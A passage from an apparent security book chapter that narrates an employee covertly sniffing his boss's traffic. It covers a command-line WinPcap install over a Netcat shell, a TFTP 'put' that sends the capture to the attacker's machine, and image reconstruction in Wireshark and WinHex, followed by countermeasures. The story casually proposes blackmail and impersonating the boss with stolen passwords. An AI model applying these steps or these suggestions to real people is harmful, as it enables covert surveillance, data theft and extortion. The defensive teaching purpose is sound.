If the network manager does not have WinPcap installed, Phoenix must copy the files and manually install them. Normally, WinPcap uses a graphical install, but using Netcat to connect to a command-line interface of his boss's computer will not allow Phoenix to view a graphical install utility.

In the event that Phoenix has to install WinPcap using the command line, he takes the following steps:

1. He downloads WinPcap, but does not install it. Instead, he uses WinZip to unzip the self-extracting executable.
2. Using TFTP, Phoenix copies daemon_mgm.exe, NetMonInstaller.exe, npf_mgm.exe, rpcapd.exe, and Uninstall.exe to a directory such as C:\Program Files\WinPcap on his boss's computer.
3. Copies netnm.pnf to c:\windows\inf.
4. Copies packet.dll, pthreadvc.dll, wanpacket.dll, and wpcap.dll to c:\windows\system32.
5. Copies npf.sys to c:\windows\system32\drivers.
6. Navigates to the directory created in step 2 and runs these commands:

```
npf_mgm.exe -r
```

```
daemon_mgm.exe -r
```

```
NetMonInstaller.exe i
```


Phoenix would now have the Windows Packet Capture library installed on his boss's computer.

Analyzing the Packet Capture

When WinDump finishes, Phoenix should have captured enough packets to reconstruct whatever his boss has been doing across the network. He doesn't get too excited, though, because he knows he must first copy the log file over to his computer. He uses TFTP just as he did earlier to transfer the file. This time, though, he will be transferring a file from Mr. Minutia's computer to his computer. Phoenix types the following command on his boss's computer to transfer the file:

```
tftp -i put 192.168.1.6 capture.log
```

If Phoenix tries to open the log file in a text editor, he will discover it is difficult to read. To make it easier to interpret the output, Phoenix is going to import the log file into Wireshark (formerly Ethereal), which is available at www.wireshark.org. Launching Wireshark, he goes to the **File** menu, chooses **Open,** and selects the capture.log file. Figure 2.22 shows sample output of what Phoenix might discover from this file.



gambling.jpg
capture.log - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No. -  Time       Source           Destination      Protocol  Info
   56 16.181809  Vmware_46:aa:55  Broadcast        ARP       Who has 202.12.27.33?  Tell 192.168.1.100
   57 16.867626  192.168.1.5      192.168.1.100    TCP       3143 > http [SYN] Seq=0 Len=0 MSS=1460
   58 16.874584  Vmware_46:aa:55  Broadcast        ARP       Who has 192.168.1.5?  Tell 192.168.1.100
   59 16.874628  Vmware_53:c9:0a  Vmware_46:aa:55  ARP       192.168.1.5 is at 00:0c:29:53:c9:0a
   60 16.875196  192.168.1.100    192.168.1.5      TCP       http > 3143 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   61 16.875243  192.168.1.5      192.168.1.100    TCP       3143 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
   62 16.875692  192.168.1.5      192.168.1.100    HTTP      GET /gambling.jpg HTTP/1.1
   63 16.876949  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   64 16.878048  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   65 16.879010  192.168.1.5      192.168.1.100    TCP       3143 > http [ACK] Seq=272 Ack=2921 Win=17520 Len=0
   66 16.879852  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   67 16.889784  192.168.1.5      192.168.1.100    TCP       3143 > http [ACK] Seq=272 Ack=4381 Win=17520 Len=0
   68 16.891016  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   69 16.891036  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   70 16.891059  192.168.1.5      192.168.1.100    TCP       3143 > http [ACK] Seq=272 Ack=7301 Win=17520 Len=0
   71 16.891801  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]
   72 16.891835  192.168.1.5      192.168.1.100    TCP       3143 > http [ACK] Seq=272 Ack=8761 Win=17520 Len=0
   73 16.892385  192.168.1.100    192.168.1.5      TCP       [TCP segment of a reassembled PDU]

⊞ Frame 62 (325 bytes on wire, 325 bytes captured)
⊞ Ethernet II, Src: Vmware_53:c9:0a (00:0c:29:53:c9:0a), Dst: Vmware_46:aa:55 (00:0c:29:46:aa:55)
⊞ Internet Protocol, Src: 192.168.1.5 (192.168.1.5), Dst: 192.168.1.100 (192.168.1.100)
⊞ Transmission Control Protocol, Src Port: 3143 (3143), Dst Port: http (80), Seq: 1, Ack: 1, Len: 271
⊞ Hypertext Transfer Protocol

0000  00 0c 29 46 aa 55 00 0c  29 53 c9 0a 08 00 45 00   ..)F.U.. )S....E.
0010  01 37 1a e3 40 00 80 06  5b 24 c0 a8 01 05 c0 a8   .7..@... [$......
0020  01 64 0c 47 00 50 53 11  0a b2 c9 3a a7 fc 50 18   .d.G.PS. ...:..P.
0030  44 70 90 8e 00 00 47 45  54 20 2f 67 61 6d 62 6c   Dp....GE T /gambl
0040  69 6e 67 2e 6a 70 67 20  48 54 54 50 2f 31 2e 31   ing.jpg  HTTP/1.1
0050  0d 0a 41 63 63 65 70 74  3a 20 69 6d 61 67 65 2f   ..Accept : image/
0060  67 69 66 2c 20 69 6d 61  67 65 2f 78 2d 78 62 69   gif, ima ge/x-xbi
0070  74 6d 61 70 2c 20 69 6d  61 67 65 2f 6a 70 65 67   tmap, im age/jpeg
0080  2c 20 69 6d 61 67 65 2f  70 6a 70 65 67 2c 20 2a   , image/ pjpeg, *
0090  2f 2a 0d 0a 41 63 63 65  70 74 2d 4c 61 6e 67 75   /*..Acce pt-Langu
00a0  61 67 65 3a 20 65 6e 2d  75 73 0d 0a 41 63 63 65   age: en- us..Acce
00b0  70 74 2d 45 6e 63 6f 64  69 6e 67 3a 20 67 7a 69   pt-Encod ing: gzi
00c0  70 2c 20 64 65 66 6c 61  74 65 0d 0a 55 73 65 72   p, defla te..User
00d0  2d 41 67 65 6e 74 3a 20  4d 6f 7a 69 6c 6c 61 2f   -Agent:  Mozilla/
00e0  34 2e 30 20 28 63 6f 6d  70 61 74 69 62 6c 65 3b   4.0 (com patible;
00f0  20 4d 53 49 45 20 36 2e  30 3b 20 57 69 6e 64 6f    MSIE 6. 0; Windo

File: "C:\TFTP-Root\capture.log" 45 KB 00:00:21     P: 142 D: 142 M: 0
```

Figure 2.22 Wireshark

Now Phoenix starts to see something interesting. Notice in the highlighted portion that there is an HTTP (HyperText Transfer Protocol) request to GET a file called gambling.jpg. Could it be that his boss is going to gambling sites during work hours? To find out, Phoenix must follow the TCP stream and reassemble the file.

By right-clicking the HTTP GET request, Phoenix can choose the option **follow TCP stream**. Doing so brings up the window shown in Figure 2.23.



capture.log - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: (ip.addr eq 192.168.1.5 and ip.addr eq 192.168.1.100) and (tcp.
Expression... Clear Apply
Follow TCP Stream
Stream Content
Find Save As Print
Entire conversation (35690 bytes)
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
Close
Filter Out This Stream
File: "C:\TFTP-Root\capture.log" 45 KB 00:00:21
P: 142 D: 74 M: 0

```
GET /gambling.jpg HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.gamblelikecrazy.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
X-Powered-By: ASP.NET
Date: Sun, 04 Mar 2007 23:03:59 GMT
Content-Type: image/jpeg
Accept-Ranges: bytes
Last-Modified: Sun, 04 Mar 2007 15:52:57 GMT
ETag: "a0a98d2d755ec71:1428"
Content-Length: 29030

......JFIF.....`.`.....C...............
..
................. $.' ",#..(7),01444.'9=82<.342...C........

.2!.!
22222222222222222222222222222222222222222222222222...........".............................
......................}........!1A..Qa."q.2....#B...R..$3br..
.....%&'()
*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.................................................
.......................w.......!1..AQ.aq."2...B.....#3R..br.
.$4.%.....&'()
*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.................................................
...*...S..d.......]....4.....WP....j.j.....M..q[................;G.J...O
\..........S.5....}...............;G.J...O
```


Figure 2.23 Following a TCP stream

The beginning of this output shows an HTTP GET request followed by the response from a Web server. His boss was apparently browsing the Web during the time Phoenix was capturing packets. Phoenix wants to see any graphics that were on the Web page his boss was looking at. Unfortunately, graphics are binary files, so he will not be able to view the image. Phoenix isn't worried, though, because he can reassemble the image using a hex editor.

Reassembling the Graphics

Phoenix saves the output in its raw format by clicking the **Raw** option (in the lower-right corner) and then clicking the **Save As** button. He saves the file as output.raw.

Next he launches WinHex (www.x-ways.net/winhex/), a popular hex editor for Windows, and selects **File, Open** to open output.raw. Figure 2.24 shows how the raw data appears in WinHex.



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  47 45 54 20 2F 67 61 6D  62 6C 69 6E 67 2E 6A 70  GET /gambling.jp
00000010  67 20 48 54 54 50 2F 31  2E 31 0D 0A 41 63 63 65  g HTTP/1.1  Acce
00000020  70 74 3A 20 69 6D 61 67  65 2F 67 69 66 2C 20 69  pt: image/gif, i
00000030  6D 61 67 65 2F 78 2D 78  62 69 74 6D 61 70 2C 20  mage/x-xbitmap,
00000040  69 6D 61 67 65 2F 6A 70  65 67 2C 20 69 6D 61 67  image/jpeg, imag
00000050  65 2F 70 6A 70 65 67 2C  20 2A 2F 2A 0D 0A 41 63  e/pjpeg, */*  Ac
00000060  63 65 70 74 2D 4C 61 6E  67 75 61 67 65 3A 20 65  cept-Language: e
00000070  6E 2D 75 73 0D 0A 41 63  63 65 70 74 2D 45 6E 63  n-us  Accept-Enc
00000080  6F 64 69 6E 67 3A 20 67  7A 69 70 2C 20 64 65 66  oding: gzip, def
00000090  6C 61 74 65 0D 0A 55 73  65 72 2D 41 67 65 6E 74  late  User-Agent
000000A0  3A 20 4D 6F 7A 69 6C 6C  61 2F 34 2E 30 20 28 63  : Mozilla/4.0 (c
000000B0  6F 6D 70 61 74 69 62 6C  65 3B 20 4D 53 49 45 20  ompatible; MSIE
000000C0  36 2E 30 3B 20 57 69 6E  64 6F 77 73 20 4E 54 20  6.0; Windows NT
000000D0  35 2E 31 29 0D 0A 48 6F  73 74 3A 20 77 77 77 2E  5.1)  Host: www.
000000E0  67 61 6D 62 6C 65 6C 69  6B 65 63 72 61 7A 79 2E  gamblelikecrazy.
000000F0  63 6F 6D 0D 0A 43 6F 6E  6E 65 63 74 69 6F 6E 3A  com  Connection:
00000100  20 4B 65 65 70 2D 41 6C  69 76 65 0D 0A 0D 0A 48   Keep-Alive    H
00000110  54 54 50 2F 31 2E 31 20  32 30 30 20 4F 4B 0D 0A  TTP/1.1 200 OK
00000120  53 65 72 76 65 72 3A 20  4D 69 63 72 6F 73 6F 66  Server: Microsof
00000130  74 2D 49 49 53 2F 35 2E  30 0D 0A 58 2D 50 6F 77  t-IIS/5.0  X-Pow
00000140  65 72 65 64 2D 42 79 3A  20 41 53 50 2E 4E 45 54  ered-By: ASP.NET
00000150  0D 0A 44 61 74 65 3A 20  53 75 6E 2C 20 30 34 20    Date: Sun, 04
00000160  4D 61 72 20 32 30 30 37  20 32 33 3A 30 33 3A 35  Mar 2007 23:03:5
00000170  39 20 47 4D 54 0D 0A 43  6F 6E 74 65 6E 74 2D 54  9 GMT  Content-T
00000180  79 70 65 3A 20 69 6D 61  67 65 2F 6A 70 65 67 0D  ype: image/jpeg
00000190  0A 41 63 63 65 70 74 2D  52 61 6E 67 65 73 3A 20   Accept-Ranges:
000001A0  62 79 74 65 73 0D 0A 4C  61 73 74 2D 4D 6F 64 69  bytes  Last-Modi
000001B0  66 69 65 64 3A 20 53 75  6E 2C 20 30 34 20 4D 61  fied: Sun, 04 Ma
000001C0  72 20 32 30 30 37 20 31  35 3A 35 32 3A 35 37 20  r 2007 15:52:57
000001D0  47 4D 54 0D 0A 45 54 61  67 3A 20 22 61 30 61 39  GMT  ETag: "a0a9
000001E0  38 64 32 64 37 35 35 65  63 37 31 3A 31 34 32 38  8d2d755ec71:1428
000001F0  22 0D 0A 43 6F 6E 74 65  6E 74 2D 4C 65 6E 67 74  "  Content-Lengt
00000200  68 3A 20 32 39 30 33 30  0D 0A 0D 0A FF D8 FF E0  h: 29030    ÿØÿà
00000210  00 10 4A 46 49 46 00 01  01 01 00 60 00 60 00 00    JFIF      ` `
00000220  FF DB 00 43 00 08 06 06  07 06 05 08 07 07 07 09  ÿÛ C
00000230  09 08 0A 0C 14 0D 0C 0B  0B 0C 19 12 13 0F 14 1D
00000240  1A 1F 1E 1D 1A 1C 1C 20  24 2E 27 20 22 2C 23 1C         $.' ",#
00000250  1C 28 37 29 2C 30 31 34  34 34 1F 27 39 3D 38 32   (7),01444 '9=82
```

Page 1 of 59 | Offset: 0 | = 71 | Block: n/a | Size:

output.raw
C:\Documents and Settings\Ad

File size: 34.9 KB
35,690 bytes

Default Edit Mode
State: original

Undo level: 0
Undo reverses: n/a

Creation time: 03/04/2007 23:15:42

Last write time: 03/04/2007 23:15:43

Attributes: A
Icons: 0

Mode: Text
Character set: ANSI ASCII
Offsets: hexadecimal
Bytes per page: 38x16=608

Window #: 1
No. of windows: 1


Clipboard: available

TEMP folder: 0.7 GB free
I\ADMINI~1\LOCALS~1\Temp

Data Interpreter
8 Bit (±): 71
16 Bit (±): 17735
32 Bit (±): 542393671

Figure 2.24 Raw TCP stream in WinHex

This does not look like much just yet, but he will soon re-create the image into its original form. Phoenix knows that he must first remove the HTTP GET request header and leave only the graphics (if there was more HTTP code after the graphics, he would have to remove that as well). To do this, he must remove everything before the start of the binary graphic file. JPEG graphics start with the characters **ÿøÿà**. Using his mouse, Phoenix highlights all the text in the third column up to **ÿøÿà**. To remove the HTTP header, he selects the text to remove and then presses **Ctrl-x** to cut it out of the file. He now has the source graphics file, so he can go to the **File** menu and choose **Save As** (shown in Figure 2.25).



```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000   FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 60  ÿØÿà  JFIF    `
00000010   00 60 00 00 FF DB 00 43  00 08 06 06 07 06 05 08   `  ÿÛ C
00000020   07 07 07 09 09 08 0A 0C  14 0D 0C 0B 0B 0C 19 12
00000030   13 0F
00000040   22 2C
00000050   39 3D
00000060   09 0C
00000070   32 32
00000080   32 32
00000090   32 32
000000A0   00 11
000000B0   01 FF
000000C0   00 00
000000D0   0A 0B
000000E0   05 04
000000F0   31 41
00000100   42 B1
00000110   18 19
00000120   43 44
00000130   63 64
00000140   83 84
00000150   9A A2
00000160   B8 B9
00000170   D6 D7
00000180   F2 F3
00000190   01 01
000001A0   02 03
000001B0   02 01
000001C0   01 02
000001D0   22 32
000001E0   62 72
000001F0   28 29 2A 35 36 37 38 39  3A 43 44 45 46 47 48 49  ()*56789:CDEFGHI
00000200   4A 53 54 55 56 57 58 59  5A 63 64 65 66 67 68 69  JSTUVWXYZcdefghi
00000210   6A 73 74 75 76 77 78 79  7A 82 83 84 85 86 87 88  jstuvwxyz▌▌▌▌▌▌▌
00000220   89 8A 92 93 94 95 96 97  98 99 9A A2 A3 A4 A5 A6  ▌▌´▌▌▌▌▌▌▌▌¢£¤¥¦
00000230   A7 A8 A9 AA B2 B3 B4 B5  B6 B7 B8 B9 BA C2 C3 C4  §¨©ª²³´µ¶·¸¹ºÂÃÄ
00000240   C5 C6 C7 C8 C9 CA D2 D3  D4 D5 D6 D7 D8 D9 DA E2  ÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚâ
00000250   E3 E4 E5 E6 E7 E8 E9 EA  F2 F3 F4 F5 F6 F7 F8 F9  ãäåæçèéêòóôõö÷øù
Page 1 of 58        Offset:      0        = 255  Block:        n/a  Size:
```

Save in: Desktop

File name: gambling.jpg

Save as type: All Files

output.raw
C:\Documents and Settings\Ad
File size: 34.3 KB
35,166 bytes

8 Bit (±): -1
16 Bit (±): -9985
32 Bit (±): -520103681

Figure 2.25 Saving the source graphics file

Next, he opens up the image he just reassembled (see Figure 2.26).

Aha! It appears his boss might have been looking at an online gambling site during work hours. Phoenix has now confirmed that his boss is setting a double standard: Mr. Minutia expects Phoenix not to surf the Internet during work hours when Phoenix has just confirmed that Mr. Minutia is guilty of surfing the Internet himself. Armed with this knowledge, Phoenix can use it for social engineering, blackmail, or just to joke about it with his coworkers.

Phoenix prints out the image and leaves a copy of it on his boss's desk the next morning before the boss arrives. Later that day, a memo is sent to all employees saying that Internet usage will no longer be monitored. Phoenix grins as he realizes his plan worked; his boss was caught and will no longer be monitoring his Web surfing.



C:\www.certificationpractice.com\gambling.JPG - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address C:\gambling.JPG
Go
Online Gambling
Click Here!!!
Done
My Computer

Figure 2.26 Image Mr. Minutia was looking at

FILE HEADERS IN HEXADECIMAL OUTPUT

You can also look directly into the hexadecimal output to determine the file type. For example, JPEG files will have the hexadecimal value FF D8 FF. To see this and other header values for various file types, visit www.filext.com.

OTHER POSSIBILITIES

Although the example shows Phoenix's boss only viewing an online gambling site, the variety of what he might have seen is limitless. What if the boss was looking at pornography? Imagine how Phoenix could have used that to blackmail him or get him fired. In fact, according to a 2005 *PC World* survey, nearly half of all American Fortune 500 companies have dealt with at least one incident of an employee viewing pornography on their computer at the workplace.

Perhaps instead of online gambling or Internet porn, Phoenix might have been able to capture his boss sending a plaintext password to a Web-based e-mail site. With that password Phoenix could log in as his boss and send e-mails to Mr. Minutia's friends in his contacts list with lies about him, such as how he wants to confess his drug and alcohol addiction or how he is having an affair.

The possibilities of what Phoenix might discover while spying on his boss are limitless.

CHAINED EXPLOIT SUMMARY

Let's review the steps Phoenix used for this chained exploit:

1. He copied down a legitimate Web site to set up a phishing scam.
2. He used a Trojan wrapper to combine Netcat with legitimate software.
3. He hosted a new Web site and sent a spoofed e-mail to his boss.
4. He scanned his network to find the IP address of his boss's computer.
5. He connected to his boss's computer via Netcat and, using TFTP, downloaded WinDump.
6. He captured packets being sent to and from his boss's computer while his boss surfed the Internet.
7. He copied the captured packets back to his computer and opened them using Wireshark.
8. Upon seeing that there was a graphic being transferred, he saved the output as raw data and opened it in WinHex.
9. Using WinHex, he removed the HTTP header, saved the original graphics file, and opened it.

COUNTERMEASURES

Now let's examine the various countermeasures you can deploy in your environment to protect against these kinds of attacks.

COUNTERMEASURES FOR PHISHING SCAMS

Setting up a fraudulent Web site to appear as a legitimate Web site is known as phishing. Most people think of phishing scams as an attempt to capture passwords or credit card information but, as you have seen in this chapter, such scams can be used for much more. Phishing scams are first and foremost a social engineering tactic. Protecting against these attacks involves both human and technical safeguards.

The human safeguard is training. Offer routine training, post signs, and train all new employees on the dangers of social engineering tactics. Train them not to open e-mails from people they do not know and not to visit Web sites that appear suspicious. Explain that they must be especially wary of any e-mails that instruct them to download software from a Web site they are not familiar with.

Technical safeguards include installing spam filters and anti-phishing solutions. Most phishing scams, including the one used in this chapter, are sent in the form of spam. Having both a central spam filter for all incoming e-mail as well as spam filters on users' computers will help to protect against these attacks. The other technical safeguard, anti-phishing solutions, can help to some extent but are not the end-all solution. Both Internet Explorer 7.0 and Mozilla Firefox 2.0 contain anti-phishing measures. You can also install anti-phishing toolbars from Web sites such as Netcraft.com.

COUNTERMEASURES FOR TROJAN HORSE APPLICATIONS

Just as with phishing scams, protecting against Trojan horse applications involves both a human and a technical element. Train your users never to install unauthorized software on your network. Have a policy that states not only the prohibition of installing any software not approved by a network manager, but also states the consequences for doing so.

The technical solution is twofold. First, make sure you have the latest signatures for your anti-virus software. Most anti-virus software solutions detect Netcat. However, variants of Netcat are constantly coming out. One example is Cryptcat (http://farm9.org/Cryptcat/), which is an encrypted version of Netcat. Also there are underground organizations that will, for a price, alter any program you have (such as Netcat) so that it does not match any known signature. For example, EliteC0ders was known for altering executables to make them undetectable. According to its Web site (www.elitec0ders.net/), it no longer offers this service.

Second, use a group policy across your domain that prevents users from installing software on their computers. Although some users (especially management) might not like this, you can help minimize complaints by reassuring them that protecting themselves and the company against attacks is in their best interest.

Countermeasures for Packet-Capturing Software

If the attacker has gotten far enough to run packet-capturing software, you have more problems to worry about in addition to the attacker capturing a few packets. Nevertheless, you can do a few things to protect against packet capturing. First, to protect against the loud attacks discussed in the “For More Information” section earlier, use switches with port security turned on. Port security protects against ARP poisoning, MAC spoofing, and MAC flooding by allowing only certain MAC addresses to connect to a given port on a switch.

Second, use an IPS to alert you and actively protect against any type of ARP poisoning or MAC flooding. An IPS can alert you should an attacker try to capture traffic on a network.

